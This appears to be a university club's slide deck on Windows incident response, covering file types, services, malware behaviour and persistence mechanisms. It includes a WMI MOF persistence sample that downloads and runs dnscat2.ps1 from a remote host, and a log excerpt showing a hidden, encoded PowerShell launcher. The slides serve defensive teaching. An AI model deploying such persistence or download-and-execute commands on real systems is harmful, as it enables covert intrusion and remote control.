

Incident Response In Microsoft® Windows®

UBNetDef, Spring 2021


Week 10

Lead Presenter: Anthony Magrene

Agenda - Week 10

1. IR Stages
2. Relevant File Types
3. Additional Windows Information
4. How does malware work?
5. Persistence
6. PowerShell
7. Fighting Back
8. Closing Thoughts
9. Homework

General IR Steps



Relevant File Types

- ⬡ .bat (Batch)
- ⬡ .exe (Executable)
- ⬡ .dll (Dynamic Link Library)
- ⬡ .ps1 (PowerShell Script)
- ⬡ .mof (Managed Object Format)
- ⬡ .evtx (Event Log File)
- ⬡ .xml (Extensible Markup Language)



Batch


- DOS script
- Can interact with predefined executables
- .bat

```
C:\Users\AnthonyM>mofcomp.exe
Microsoft (R) MOF Compiler Version 10.0.19041.1
Copyright (c) Microsoft Corp. 1997-2006. All rights reserved.

usage: mofcomp [-check] [-N:<Path>]
               [-class:updateonly| -class:createonly]
               [-instance:updateonly| -instance:createonly]
               [-B:<filename>] [-P:<Password>] [-U:<UserName>]
               [-A:<Authority>] [-WMI] [-AUTORECOVER]
               [-MOF:<path>] [-MFL:<path>] [-AMENDMENT:<Locale>]
               [-ER:<ResourceName>] [-L:<ResourceLocale>]
               <MOF filename>

-check                Syntax check only
-N:<path>              Load into this namespace by default
-class:updateonly     Do not create new classes
-class:safeupdate      Update unless conflicts exist
-class:forceupdate     Update resolving conflicts if possible
-class:createonly      Do not change existing classes
-instance:updateonly   Do not create new instances
-instance:createonly   Do not change existing instances
-U:<UserName>          User Name
-P:<Password>          Login password
-A:<Authority>          Example: NTLMDOMAIN\Domain
-B:<destination filename> Creates a binary MOF file, does not add to DB
-WMI                  Do Windows Driver Model (WDM) checks, requires -B switch
-AUTORECOVER          Adds MOF to list of files compiled during DB recovery
-Amendment:<LOCALE>   splits MOF into language neutral and specific versions
                       where locale is of the form "MS_4?"
-MOF:<path>            name of the language neutral output
-MFL:<path>            name of the language specific output
-ER:<ResourceName>     extracts binary mof from named resource
-L:<ResourceLocale>    optional specific locale number when using -ER switch

Example c:>mofcomp -N:root\default yourmof.mof
```



test.bat

3/29/2021 3:50 PM

Windows Batch File

1 KB

 geckodriver.exe	10/12/2019 8:38 AM	Application	3,483 KB
---	--------------------	-------------	----------

Dynamic Link Library


- Windows implementation of “shared libraries”
- Prevents redundant storage commonly used code
- .dll

This PC > Local Disk (C:) > Windows > System32 >

Name	Date modified	Type	Size
aadauthhelper.dll	12/11/2020 6:13 PM	Application exten...	449 KB
aadcloudap.dll	12/11/2020 6:13 PM	Application exten...	970 KB
aadjcsp.dll	3/12/2021 10:15 PM	Application exten...	101 KB
aadtbt.dll	1/12/2021 1:43 PM	Application exten...	1,383 KB
aadWamExtension.dll	1/12/2021 1:43 PM	Application exten...	150 KB
AarSvc.dll	3/12/2021 10:15 PM	Application exten...	434 KB
AboutSettingsHandlers.dll	1/12/2021 1:43 PM	Application exten...	431 KB
AboveLockAppHost.dll	3/12/2021 10:15 PM	Application exten...	410 KB
accessibilitycpl.dll	2/11/2021 3:15 PM	Application exten...	275 KB
accountaccessor.dll	1/12/2021 1:44 PM	Application exten...	268 KB
AccountsRt.dll	1/12/2021 1:44 PM	Application exten...	426 KB
AcGenral.dll	10/23/2020 3:20 PM	Application exten...	362 KB
AcLayers.dll	12/11/2020 6:14 PM	Application exten...	319 KB
acledit.dll	12/7/2019 4:09 AM	Application exten...	11 KB
acloi.dll	12/7/2019 4:09 AM	Application exten...	574 KB
acmigration.dll	3/12/2021 10:15 PM	Application exten...	381 KB
ACPBBackgroundManagerPolicy.dll	1/12/2021 1:43 PM	Application exten...	191 KB
acppage.dll	1/12/2021 1:43 PM	Application exten...	87 KB
acproxy.dll	12/7/2019 4:09 AM	Application exten...	13 KB

PowerShell Script

- PowerShell script
- PowerShell Integrated Scripting Environment (ISE)
- Extensive .NET integration
- .ps1



```
1 $stop=$false
2 [bigint]$p=101
3 [bigint]$q=103
4 [bigint]$N=$p*$q
5 [bigint]$fN=(($p-1)*($q-1))
6 [bigint]$sqrtN=[math]::Sqrt($N)
7 [bigint]$sqrtfN=[math]::Sqrt($fN)
8 write-host $fN
9 $factors = @()
10 $factors = @()
11 $rules = @()
12 $i=2
13 #build list of 1 < e < f(N) List is $rules
14 while($stop -eq $false){
15     while($i -lt $fN){
16         $rules+=$i
17         $i++
18     }
19     $stop=$true
20 }
21 #factors of N and factors of f(N)
22 $i=1
23 $stop=$false
24 while($stop -eq $false){
25     while($i -le $sqrtN){
26         if(($N % $i) -eq 0){
27             $factors += $i
28             $factors += $N/$i
29         }
30         $i++
31     }
32     $i=1
33     while($i -le $sqrtfN){
34         if(($fN % $i) -eq 0){
35             $factors += $i
36         }
37     }
38 }
```


Managed Object Format

- Used to interact with the Windows Management Instrumentation (WMI)
- Compiled used mofcomp.exe
- .mof

```
PRAGMA NAMESPACE ("\\\\.\\root\\subscription")

instance of __EventFilter as $EventFilter
{
    Name = "Windows Update Event MOF";
    EventNamespace = "root\\cimv2";
    Query = "SELECT * FROM __InstanceCreationEvent WITHIN 5"
           "WHERE TargetInstance ISA \\\"Win32_NTLogEvent\\\" "
           "AND TargetInstance.EventCode = \\\"257\\\" "
           "AND TargetInstance.Message LIKE \\\"%10.133.251.104%\\\" ";
    QueryLanguage = "WQL";
};


instance of CommandLineEventConsumer as $Consumer
{
    Name = "Windows Update Consumer MOF";
    RunInteractively = false;
    CommandLineTemplate = "cmd /C powershell.exe -nop {ex(New-Object Net.WebClient).DownloadString('http://10.133.251.104/dnscat2.ps1')}; Start";
};

instance of __FilterToConsumerBinding
{
    Filter = $EventFilter;
    Consumer = $Consumer;
};
```

```
PS C:\Users\AnthonyM> mofcomp.exe
Microsoft (R) MOF Compiler Version 10.0.19041.1
Copyright (c) Microsoft Corp. 1997-2006. All rights reserved.
```

Event Log

- Stores Windows Logs
- Located "C:\Windows\System32\winevt\Logs\"
- Event viewer used to view logs
- .evtx




Extensible Markup Language

- Many uses
 - Scheduled Tasks are stored as .xml
- .xml

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Author>Adobe Systems Incorporated</Author>
    <URI>\\AdobeGCInvoker-1.0</URI>
  </RegistrationInfo>
  <Triggers>
    <CalendarTrigger id="Trigger1">
      <StartBoundary>2021-02-28T11:29:00</StartBoundary>
      <Enabled>true</Enabled>
      <ScheduleByDay>
        <DaysInterval>1</DaysInterval>
      </ScheduleByDay>
    </CalendarTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <GroupId>S-1-1-0</GroupId>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Program Files (x86)\Common Files\Adobe\AdobeGCClient\AGCInvokerUtility.exe</Command>
      <Arguments>-mode=scheduled</Arguments>
    </Exec>
  </Actions>
</Task>
```

Registry


- Hexagon icon: Hierarchical database
- Pentagon icon: Stores low-level settings



Scheduled Tasks



- Preform actions given specific triggers
- Stored in C:\Windows\System32\Tasks as xml files



Services

Work behind the scenes to keep things working


4 startup types

- Automatic (Delayed Start)

- Automatic

- Manual

- Disabled



Task Manager

Provides high-level view of what is running on a system.


Task Manager

File Options View

Processes Performance App history Startup Users Details Services

Name	Status	7%	40%	0%	0%	3%			
		CPU	Memory	Disk	Network	GPU	GPU engine	Power usage	Power usage trend
Task Manager		1.2%	33.9 MB	0 MB/s	0 Mbps	0%		Low	Very low
Zoom Meetings (32 bit) (2)		0.0%	154.1 MB	0 MB/s	0.5 Mbps	0.5%	GPU 0 - 3D	Low	Very low
Desktop Window Manager		0.0%	71.3 MB	0 MB/s	0 Mbps	1.3%	GPU 0 - 3D	Low	Very low
Razer Central (32 bit)		0.0%	45.8 MB	0.1 MB/s	0 Mbps	0%		Very low	Very low
OVHServer_v4Less (CAPP: 1.56.0) Sbaas405499 public SC1701603...		0.4%	78.0 MB	0 MB/s	0 Mbps	0%		Very low	Very low
System		0.4%	63.6 MB	0.1 MB/s	0 Mbps	0.7%	GPU 0 - Copy	Very low	Very low
Discord (32 bit) (2)		0.3%	200.3 MB	0 MB/s	0 Mbps	0%	GPU 0 - 3D	Very low	Very low
Windows Audio Device Graph Isolation		0.3%	74.6 MB	0 MB/s	0 Mbps	0%		Very low	Very low
Windows Explorer		0.3%	77.8 MB	0.1 MB/s	0 Mbps	0%		Very low	Very low
VMR Provider Host		0.2%	4.3 MB	0 MB/s	0 Mbps	0%		Very low	Very low
Steam Login (2)		0.2%	193.2 MB	0 MB/s	0 Mbps	0%	GPU 0 - 3D	Very low	Very low
MikasaHydra Service		0.2%	245.8 MB	0.1 MB/s	0 Mbps	0%		Very low	Very low
CTF Loader		0.2%	22.1 MB	0 MB/s	0 Mbps	0%		Very low	Very low
Client Server Runtime Process		0.1%	14.0 MB	0 MB/s	0 Mbps	0.3%	GPU 0 - 3D	Very low	Very low
OVH Back		0.1%	13.6 MB	0 MB/s	0 Mbps	0%		Very low	Very low
WINMIDUPY CMAKE User Session Helper		0.1%	16.0 MB	0.1 MB/s	0 Mbps	0%		Very low	Very low
Razer Synapse Service Process (32 bit)		0.1%	117.7 MB	0.1 MB/s	0 Mbps	0%		Very low	Very low
AreaCartService.exe (32 bit)		0.1%	1.7 MB	0 MB/s	0 Mbps	0%		Very low	Very low
Service Host: Connected Devices Platform User Service_A41Bda...		0.1%	8.9 MB	0.1 MB/s	0 Mbps	0%		Very low	Very low
Microsoft Test Input Application		0.1%	10.9 MB	0 MB/s	0 Mbps	0%		Very low	Very low
Razer Synapse Service (32 bit)		0.1%	82.7 MB	0 MB/s	0 Mbps	0%		Very low	Very low
Service Host: DNS Client		0.1%	3.7 MB	0 MB/s	0 Mbps	0%		Very low	Very low
SteelSeries Engine 3 Core		0.1%	65.7 MB	0 MB/s	0 Mbps	0%		Very low	Very low
Service Host: Windows Management Instrumentation		0.1%	23.5 MB	0 MB/s	0 Mbps	0%		Very low	Very low
System Interrupts		0.1%	0 MB	0 MB/s	0 Mbps	0%		Very low	Very low
Microsoft PowerPoint		0%	192.5 MB	0 MB/s	0 Mbps	0%		Very low	Very low
Google Chrome (47)		0%	2076.2 MB	0.1 MB/s	0 Mbps	0%	GPU 0 - 3D	Very low	Very low
VMware Authorization Service (32 bit)		0%	3.5 MB	0 MB/s	0 Mbps	0%		Very low	Very low
Services and Controller app		0%	7.2 MB	0 MB/s	0 Mbps	0%		Very low	Very low
Antimalware Service Executable		0%	742.1 MB	0 MB/s	0 Mbps	0%		Very low	Very low
Service Host: Diagnostic Policy Service		0%	47.6 MB	0 MB/s	0 Mbps	0%		Very low	Very low
Game Controller Mapping Service		0%	8.1 MB	0 MB/s	0 Mbps	0%		Very low	Very low
ms-143-File_Editor		0%	18.6 MB	0 MB/s	0 Mbps	0%		Very low	Very low
Service Host: Network List Service		0%	3.6 MB	0 MB/s	0 Mbps	0%		Very low	Very low
Discord (32 bit)		0%	71.3 MB	0 MB/s	0 Mbps	0%		Very low	Very low

Power details



Hands-on

1. **Get** a list of all running processes using PowerShell.
2. Are any services listed?
 1. If yes how are they listed?
 2. If no why not?



How does malware work?

What user?

- ⬡ Malware can easily impersonate a signed in user.
 - ⬡ Processes spawn as that user.
- ⬡ Malware can impersonate a different user than those signed in.

How does it run?



- Non-service malware may run in a hidden window
- Services generally will not have a corresponding GUI on the infected machine
- May run hidden within a legitimate process (dll injection)

How does it communicate?

- ⬡ Beacons
 - ⬡ UDP used so that a session is never opened
- ⬡ Protocols that can be used
 - ⬡ HTTP/HTTPS GET and POST Requests
 - ⬡ DNS Tunneling
 - ⬡ FTP
 - ⬡ Anything.....




Questions?



Break slide

Please return on time!



Persistence

Persistence

- Malware will aim to survive
 - Restart
 - Shutdown
 - IP Change
 - Logout
 - Password Reset
 - Account Deletion
 - Etc.....

Persistence cont.

- ⬡ WMI Subscriptions
- ⬡ Scheduled Tasks
- ⬡ Startup Items
- ⬡ Login scripts
- ⬡ Services
- ⬡ Registry
- ⬡ PowerShell Profile
- ⬡ Malicious Group Policies



WMI Subscriptions

- Introduced in Windows 2000
- Executes PowerShell or VBScript
- Event filter uses a query to monitor for a specific event
- Event consumer receives event and executes code

WmiEventFilter activity detected:

RuleName:

EventType: WmiFilterEvent

UtcTime: 2018-10-08 23:54:39.869

Operation: Created

User: IEWIN7\IEUser

EventNamespace: "root\\CimV2"

Name: "Updater"

Query: "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_Perf05_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 325"



WmiEventConsumer activity detected:

RuleName:

EventType: WmiConsumerEvent

UtcTime: 2018-10-08 23:54:39.884

Operation: Created

User: IEWIN7\IEUser




Name: "Updater"

Type: Command Line

Destination: "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -NonI -W hidden -enc S0BmACgAJABQAFMAVgBFAFIAUwBpAG8AbgBUAEEAQgBsAEUALgBQAFMAVgBIAFIAcwbBpAG8ATgAuAE0AQgBKAG8AUgAgAC0ARwBLACAAmWApAhsAJABHAFAAUwA9AFsAUGBFAGYAXQAUaEEAcwBzAGUATQBIAgWAeQAuAECzQB0AFQAWQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBIAg4AdAAuAEEEdQB0AG8AbQBhAHQAaQBvAG4ALgBVAHQAAQBsAHMAJwApAC4AIgBHAEUAVABGAGkARQBGAwAZAAiACgAJwBjAGEAYwBoAGUAZABHAHIAbwBIAHAAUABVAGwAaQBjAHkAUwBLAHQAdABpAG4AZwBzACcALAAAnAE4AJwArACcAbwBuAFAAQDQBIAGwAA0BjACwAUwB0AGEAdABnAGMAJwApAC4ABwBLAHQAVoBRAGwAVQBLACgAJAB0AEUAbARMACK80wBjAGYAKAAK

